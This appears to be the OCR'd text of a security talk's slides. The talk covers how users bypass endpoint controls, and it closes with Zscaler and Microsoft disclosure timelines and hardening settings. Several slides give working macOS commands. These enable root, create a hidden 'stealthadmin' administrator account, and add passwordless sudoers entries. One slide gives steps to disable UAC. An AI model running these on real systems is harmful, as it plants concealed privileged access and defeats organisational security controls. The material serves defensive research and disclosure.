
Persistent Local Administrator

You can also **uninstall LAPS** locally to keep the **password** permanently set, but this breaks your ability to change the password of the built-in administrator account.



Persistent Local Administrator

Users can also **create a new** local administrator account



Persistent Local Administrator

Enable **root** account

```
User@Laptop ~ % dsenableroot
username = User
user password:
root password:
verify root password:

dsenableroot:: ***Successfully enabled root user.
User@Laptop ~ % date
Mon Mar 17 17:31:47 EDT 2025
```

Persistent Local Administrator

Create stealth user

Add user to **admin groups**

```
# Create the stealthadmin user
sudo dscl . -create /Users/stealthadmin
sudo dscl . -passwd /Users/stealthadmin 'password'
sudo dscl . -create /Users/stealthadmin UniqueID 509
sudo dscl . -create /Users/stealthadmin PrimaryGroupID 80
sudo dscl . -create /Users/stealthadmin -NFSHomeDirectory /Users/stealthadmin
sudo mkdir /Users/stealthadmin
sudo chown -R stealthadmin:staff /Users/stealthadmin

# Assign a shell
sudo dscl . -create /Users/stealthadmin UserShell /bin/zsh

# Add stealthadmin to the admin group
sudo dscl . -append /Groups/admin GroupMembership stealthadmin

# Verify stealthadmin's sudo privileges
sudo -lU stealthadmin
```

Persistent Local Administrator

Stealth admin does not show up when using **dslquery**

```
% dscl . -list /Users | while read user; do dscl . -read /Users/$user | grep "PrimaryGroupID"
 | grep "80" && echo $user; done
PrimaryGroupID: 280
_coreml
PrimaryGroupID: 80
StealthUser
~ % dscacheutil -q group -a name admin
name: admin
password: *
gid: 80
users: root casperadministrator administrator

StealthUser ~ % id
uid=502(      ) gid=80(admin) groups=80(admin),12(everyone),61(localaccounts),33(_appstore),98(_lpadmin),100(_lpoperat
or),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),101(com.apple.acc
ess_ssh-disabled),400(com.apple.access_remote_ae),702(com.apple.sharepoint.group.2),701(com.apple.sharepoint.group.1)
```

Persistent Local Administrator

Adding users directly to **sudoers** file

```
echo "stealthadmin ALL=(ALL) NOPASSWD: ALL" | sudo tee -a /etc/sudoers.d/stealthadmin
echo "User ALL=(ALL) NOPASSWD: ALL" | sudo tee -a /etc/sudoers.d/User
sudo visudo  # (Manually added entries using visudo)
sudo vi /etc/sudoers  # (Alternative method for direct file
```

```
# root and users in group wheel can run anything on any machine as any user
root            ALL = (ALL) ALL
%admin          ALL = (ALL) ALL
        ALL=(ALL) NOPASSWD: ALL

## Read drop-in files from /private/etc/sudoers.d
## (the '#' here does not indicate a comment)
#includedir /private/etc/sudoers.d
```

USER STORIES

(No, not those kind)

What security sees...

Impair Defenses

Sub-techniques (11)


Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms. This not only involves impairing preventative defenses, such as firewalls and anti-virus, but also detection capabilities that defenders can use to audit activity and identify malicious behavior. This may also span both native defenses as well as supplemental capabilities installed by users and administrators.

Adversaries may also impair routine operations that contribute to defensive hygiene, such as blocking users from logging out, preventing a system from shutting down, or disabling or modifying the update process. Adversaries could also target event aggregation and analysis mechanisms, or otherwise disrupt these procedures by altering other system components. These restrictions can further enable malicious operations as well as the continued propagation of incidents.[1][2]


What Users See

NO.

Where this all started



Sudoers Modification Attempt



Well, what do they have to say for themselves?

RE: Unauthorized Admin Access Attempt

Hi Blue Team,

I've already let the team know that channeling their inner hacker to bypass admin controls is *not* how we do things.

From what I can tell, someone must've passed around "creative troubleshooting tips" to the new hires. Classic game of corporate telephone

I'll send out a reminder that elevating privileges requires actual approval—*not just vibes*.

Thanks!

Disabling UAC for Error Handling?

Disable UAC (a.k.a. "Let Java live its best life')

Having trouble with that *"A required privilege is not held by the client"* error when running — Java app? Don't worry—we've-all been there. UAC is just trying to protect you... *from* yourself. But let's go ahead and turn that off real quick:

1. Open **Control Panel** (yes, it still exists).
2. Click **User Accounts,** then click it again—because Microsoft loves double-confirmation.
3. Choose "**Change User Account Control** settings".
4. Slide that bar all the way down to "Never notify"— aka, "I like to live dangerously."
5. Click OK. Try not to feel the judgment of your IT overlords.

Zscaler Disclosure

Nov 2024
- Reported through Bugcrowd
- Rated as Informational

Feb 2025
- Reported through vendor partner
- Acknowledged

Feb-Jul 2025
- Patches released

July 2025
- 14 of 17 issues fixed

Zscaler Configs

Enable Platform Password
https://help.zscaler.com/zscaler-client-connector/configuring-zscaler-client-connector-app-profiles

Enable Tamper Protection
https://help.zscaler.com/zscaler-client-connector/anti-tampering-zscaler-client-connector

Disable UI Restart
https://help.zscaler.com/zscaler-client-connector/configuring-user-access-restart-and-repair-options-zscaler-client-connector

Disable alternative Tunnel Creation
https://help.zscaler.com/zscaler-client-connector/zscaler-client-connector-firewall-macos-configuration-parameters

Microsoft Disclosure


March 2025

- Reported through MSRC
- Investigation started

April 2025

- “No impact” response

RECAP


Key Assessment Techniques
Application Removal Testing
Evaluate whether security solutions can be programmatically uninstalled or disabled through automated processes
File Permission Manipulation
Test ability to modify access controls on critical security files and system components
GUI-Based Bypass Methods
Utilize graphical interfaces to circumvent command-line restrictions when available
Recovery Key Extraction
Obtain encryption recovery keys to bypass boot-level security protections
Credential Store Analysis
Identify and remove stored passwords that protect security configurations
Registry Configuration Testing
Modify system registry entries to alter security service behavior and communication paths
Web Interface Discovery
Identify management interfaces that may provide alternative access to security controls
Systematic Approach
Comprehensive methodology for evaluating endpoint security resilience through multiple attack vectors

QUESTIONS?